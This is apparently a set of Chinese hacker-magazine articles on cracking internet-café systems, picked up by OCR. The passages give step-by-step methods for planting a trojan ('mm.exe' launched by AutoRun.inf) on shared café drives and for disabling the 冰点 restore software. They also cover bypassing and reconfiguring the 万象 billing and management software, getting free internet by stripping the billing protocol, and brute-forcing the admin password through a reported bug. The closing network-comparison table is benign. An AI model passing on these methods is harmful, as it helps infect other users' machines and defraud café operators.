
其中“mm.exe”是咱的木马文件名，把它保存为AutoRun.inf，如图14。

并配置一个不能删除自身的马儿，取名mm.exe然后把它和AutoRun.inf一同copy到各个硬盘的根目录，这样当别人一打开硬盘后咱的马儿就奔跑起来了。但前提是所放的硬盘不被还原，我的E和F盘都不被还原。我用TM2005测试了一下，把它改名为mm.exe，双击打开硬盘之后就如图15所示。出现了安装界面，说明mm.exe运行成功，要想“打开”硬盘而不运行mm.exe，可以用右键打开，如图16。

三、搞定万象也轻松

看了一下机时也差不多了，但是乐意未散啊，就这样走吗，口袋也空空了，看来贫穷不是理由，下面就把“一万头象”赶走。拿出工具，什么工具？多桌面切换系统1.0，这是由黑洞的作者陈经韬写的，运行后界面如图17。

按下右上角的“X”号将其隐藏起来，等机时一到的时候，屏幕自动转到输


图19 万象设置界面

人卡号的界面，这时只要按F11键就可转到了另一界面，这里就不截图了，同时右下角任务栏的万象图标已经不见了。不过这之前开着的QQ和网页也不见了。只要管理员一来按F10就可转到输入卡号的界面了。但是我们这个网吧的设置是“如果10分钟不启动万象”就自动关机，怎么办？我们试下解除看看行不行。打开另一款工具——万象破解工具，直接运行后界面如图18。

直接点进入看看，还真的进了哦，如图19。在里面可以更改管理密码，设置无人使用时的关机时间等等，不怕的话你就把它卸载下来，我就不管它了。看来也该放学了，走人~

（文章中涉及到的工具多桌面切换系统、精锐网吧辅助工具、万象破解工具和X-sniffer GUI光盘中有收录，为本文录制的动画在光盘动画教室中有提供）

编辑点评：

本文作者在破解限制过程中运用的是最普遍流行的方法，所在环境限制似乎很弱。读者朋友如有碰到限制搞不定的可以翻看以前的文章。用sniffer获得盗号者的邮箱信息都是老东西了，过程不是很详细，但是希望在本次的回顾中初学者可以回看以前的文章掌握这种方法。多桌面切换系统1.0好像用的人不多，但是可以对付很多的网管软件。autorun.inf的部分小编认为有必要一说：并不是所有的windows系统都好用，98和2000是可以的，win2003大部分时候可以。至于winXP SP1时是成功的，而我在Microsoft Windows XP Professional SP2测试时是没有反应的。autorun.inf的运行和一些设置以及文件系统有关，FAT可以通过，而NTFS文件系统只有部分适用。希望菜鸟朋友不要只专注于结果，对过程的追求才能提高功力！

轻松搞定网吧



徐寒

从本文你可以学到：
一般网吧的简单破解

其实网吧的破解也无非是下面几种，今天我就来给大家介绍一下关于网吧的破解。

一、破解还原精灵

现在的网吧都会安装一些还原之类的软件，从而来保证每台机器的安全，其实还原软件也有很多的漏洞可以利用。首先我们需要了解一下网吧是使用的何种还原软件，我们可以从系统的任务栏右下角来判断，当然也有一些隐蔽的性能比较好的，但是程序的运行始终会在进程里面，我们按Ctrl+Alt+Del调出任务管理器，然后选择进程，如图1所示。




图1 查看任务管理器




图2 破解冰点

从里面可以看见，这个还原软件是冰点，还有可能是网络版的。其实我们并不需要知道它是什么版本，大家可以使用一个专门破解冰点的软件来搞定。

打开工具包，进入还原的文件夹，里面有4个工具，是针对破解不同的还原精灵，我们以冰点为例，其他的都很简单可以直接地读取，如图2。

首先选择第2项，意思是从几次后开始还原，里面的数字可以更改，然后点下面的**Save Status**，也就是保存的意思，然后点左边的**Load Status**，也就是执行的意思。

经过这样的设置，然后重启电脑之后，在任务栏的右下角就会出现带红叉的冰点图标。

大家一定要注意，你这时候修改后的一些设置，将会在下次启动后保存，请慎用。

二、破解万象等管理软件的设置

这个其实很简单，大家打开工具包的设置文件夹，然后有两个软件，一个是针对万象2004，一个是通用的精锐网吧辅助工具5.6，我们这里打开软件后就可以轻松地设置了，如图3和图4。

里面可以像管理员一样来设置电脑，非常的简单，不过很多设置需要修改，然后注销一下电脑。

三、网吧的免费上网

这个可能是大家最喜欢的一个东西，不过告诫大家，这是一种违法的行为，希望大家只做一下技术研究。很多的人说我们可以利用共享的漏洞来入侵主机，然后加钱，但是现在的主机一般都是XP，即使有共享的漏洞也利用不了，所以我们可以使用这种的方法来实现。




图5 修改本地连接属性

步骤：打开**网络和拨号连接**，然后打开本地连接的属性，去掉网吧管理软件的协议，如图5。




图3、图4 借用工具修改电脑设置

四、总结

本文简单介绍了几种常用的网吧破解方法，在一些小网吧还是有应用的，具有一定的危害性！请大家用于网吧的管理，不要做破坏。

编辑点评：

本文算是一篇网吧破解的基础文章，利用工具进行破解，其实对于网吧限制，最大的障碍就是下载，只要你能下载运行程序了，机器也就是你的了。

万象2004的一个小BUG

光芒果[I.S.T]

从本文你可以学到：

1、万象网管 2004 的一个小 BUG

2、破解万象密码的一种新思路

暑假又长又无聊，亲爱的GF，也不在我身边，只能每天跑到表哥家的网吧免费上网。一般在没什么人上网的时候，我就会选择到客户机用管理密码登录上网，有读者会问，为什么你不直接用主机上？因为客户机毕竟比在主机上自由，万一一个不小心把主机整挂了，岂不是影响其他人上网！

话说有一天，我在客户机上网，突然窗口弹出了许多个万象网管的警告，说“密码不正确”如图1。




图1 万象网管警告

难道是中了什么病毒，这个病毒在暴力破解本机的万象管理密码？查看了一下相关进程，并没有发现什么可疑的，而且我用的这台机器是刚用GHOST恢复不久，还原精灵又没有发现什么异常。到底是怎么回事呢？仔细检查了一下，原来是键盘上的回车键被卡住了，真是可笑，还怪人家“病毒”。把回车键重新弄好，报警窗口也就没有再继续弹出了。




图2 万象网管锁定界面

为什么回车被卡住了就会报密码不正确呢？是不是跟我用管理密码上网有关？于是我先把客户端锁定，来到如图2的界面。




图3 卡号未找到

再从服务端解锁，然后随便输入了一个数字，结果这次报的是卡号XXX不存在，如图3。




图4 管理员登录万象

XXX就是我刚才输入的内容。这又是怎么回事呢？想了想，刚才是常规上网，客户端解锁前的输入区域是默认停留在输入卡号和密码处的，是不是解锁后在桌面输入一样有效呢？于是我又从服务端先把客户机锁上了，选择到“管理”处，如图4。

然后从服务端再把这台客户端解锁，如图5。

现在我所使用的客户机02号是在正常使用的，然后我在桌面随便输入一些字母，结果显示了密码不正确的警告窗（不需要找什么地方输入，就是在桌面的情况下直接敲键盘输入然后按回车就可以了)。接着我输入正确的管理密码，然后回车，结果主机的服务端就报出“有客户端解锁”(这个是我设置的，一般网管是不会开启这个选项的)。而且服务端上显示的也是管理员在上网的图标，如图6。




图5 服务端显示02号客户正常使用




图6 万象服务端显示管理员登录

原来，万象网管锁定机器的方法只是用自己的软件挡住了桌面，这个在以前版本可以通过SLEEP或POWER键冲突万象达到破解的目的也可以看出。而解锁之后（无论是用管理密码或从服务端解），万象只是转入了后台运行，但原来的输入框还是可以用的。这样一来，我们就可以有一个破解万象密码的方法了，开始发现这个问题的时候是因为回车被卡住了，除了客户端连续弹出了N个“密码不正确”，其他地方都没有任何异常现象，也就是说我们完全可以编写一个暴力破解软件，就在桌面这么暴力破解万象的密码，而一般网管都不会让解锁报出声音来的，虽然服务端的图标显示不同，但如果机器多的话一般也不会注意到。

最后，除了破解管理密码外，我们还可以利用社会工程学，如果所有密码都是一样的话，那么我们就可以在这个网吧随意穿梭了！

编辑点评：万象这个“小bug”直接利用似乎没有多大价值，但是正如作者所说，有暴力破解的可能。遗憾的是作者并没有给出相应的方法和代码。小编在万象的官方网站也没有发现对此漏洞的相关内容。作者在发现异常后，能从原理方向去思考出错的原因，这是小菜们应该学习的！

通通透透看网吧

兜兜爽面糖



从本文你可以学到：

1、网吧破解时易被忽略的客观条件

2、有盘网吧与无盘网吧的实质区别

3、无盘网吧“本地破解”背后的真相

4、不同规模的网吧内部网络布局

5、以及相关的针对性方法推荐

前言

虽然通过多方面的渠道我们总能找到些“网吧破解”方面的资料，可当自己拿着别人的方法试图大展拳脚的时候，是否就会一帆风顺呢?也许你会因为一时的失败而怀疑你曾深信不疑的那些“绝招”。其实失败的原因多半只是你对欲破解的事物认识还不够多而已。虽说沿着前人开辟的道路行走会更轻松些，可过份地依赖别人，是很容易忽视许多必要的客观条件的，那么成功的几率可想而知！即使一时能有所成就，也只是只知其一，不知其二，不能融会贯通，又何谈登峰造极呢?本文从网吧管理者的角度向大家讲述“网吧环境”方面的情况来谈方法之外的常被人忽略或省略的那些客观条件，便于大家日后更好地去理解别人的方法，以提高自己在实际运用中的成功率。

注：本文主要针对XP无盘讲解，有关有盘、

98无盘的信息只做辅助性讲解

一、主次分明，深入浅出

现实中一般中小型网吧运营的前期工作(如硬件配置、基本网络结构布设、服务器以及工作站的基本安全配置、软件的安装等）基本上都由技术公司负责完成的。老板在这之中扮演的角色只是一个网吧的经营者，而一个网吧是否有网管也是由那个网吧规模所致的。即便有网管，他所做的一切也只是在前期工作的基础之上，做着后期的维护而已，却并不一定熟悉自己所在网吧的无盘系统。相对我们而言，唯一的优势只在于他能直接接触到服务器的实际物理操作平台罢了。其实多数的问题都是由技术公司来解决的，这也致使很多的防御措施也都存在些滞后性。下面我们从三类网吧技术的常规特点来简单做下对比并酌情给予说明，如图1所示。

	性能指标	普通有盘	98无盘	XP无盘
操作方便性	用户在操作过程中的限制	多为权限限制	有，不允许用户做某些操作，如删除或修改	无，在虚拟硬盘上使用户操作不受限制
	新软件和游戏的安装升级	困难，需一台一台操作，效率很差	比有盘容易，但操作复杂，且需停止其它工作站端系统的使用	简单，只在一台工作站上安装，其它机器都可享有新软件和游戏。且不需停止其它机器，可随时进行
	管理、维护、使用	困难，需一台一台操作，效率很差	需专业人员定期更新整套系统，后期维护费用高	容易，网管人员可自行操作，使用非常简单，前期组建费用高
	磁盘数据存储方式	文件直接存储在工作站上	文件直接存储在服务器上	采用磁盘映像文件的方式存储
系统安全性	系统盘的保护	差	较差	好，系统盘只读，超级保护
	虚拟硬盘系统	无	无	有
	病毒感染	易	较易	系统盘只读，不能感染
	人为破坏	易	较易	难，系统盘设为只读，用户操作在虚拟盘上
	从客户端任意下载安装程序或软件	可通过还原精灵等实现保护，但易受破坏	不能防止，需安装第三方监控程序(如:Magic98)或修改系统DLL文件	能够防止，机器重启后恢复原样，同时不限制用户操作，方便用户的同时保证系统安全
	大量临时文件垃圾文件的产生	可通过还原精灵等实现保护，但易受破坏	不能防止，一段时间后系统性能下降，易造成崩溃，需要重做	能够防止，系统设为只读，机器重启后自动删除，系统没有任何改变，系统性能不会下降，不会有系统崩溃现象产生
	系统稳定性	差，易受到各种因素破坏，每过一段时间需整理	差，易受到各种因素破坏，每过一段时间需重做	系统稳定，始终保持最优状态
网络要求及性能	一台服务器支持工作站数量	不限	50台以下	与服务器配置有关，对网络压力小，对服务器要求不高
	硬件兼容性	好	差，只支持一种网卡	好，支持绝大部分硬件
	软件兼容性	好	差，很多高版本程序和高配置游戏都不能正常使用	好，几乎所有程序和游戏都可正常运行

图1 各类网吧解决方案的性能对比列表

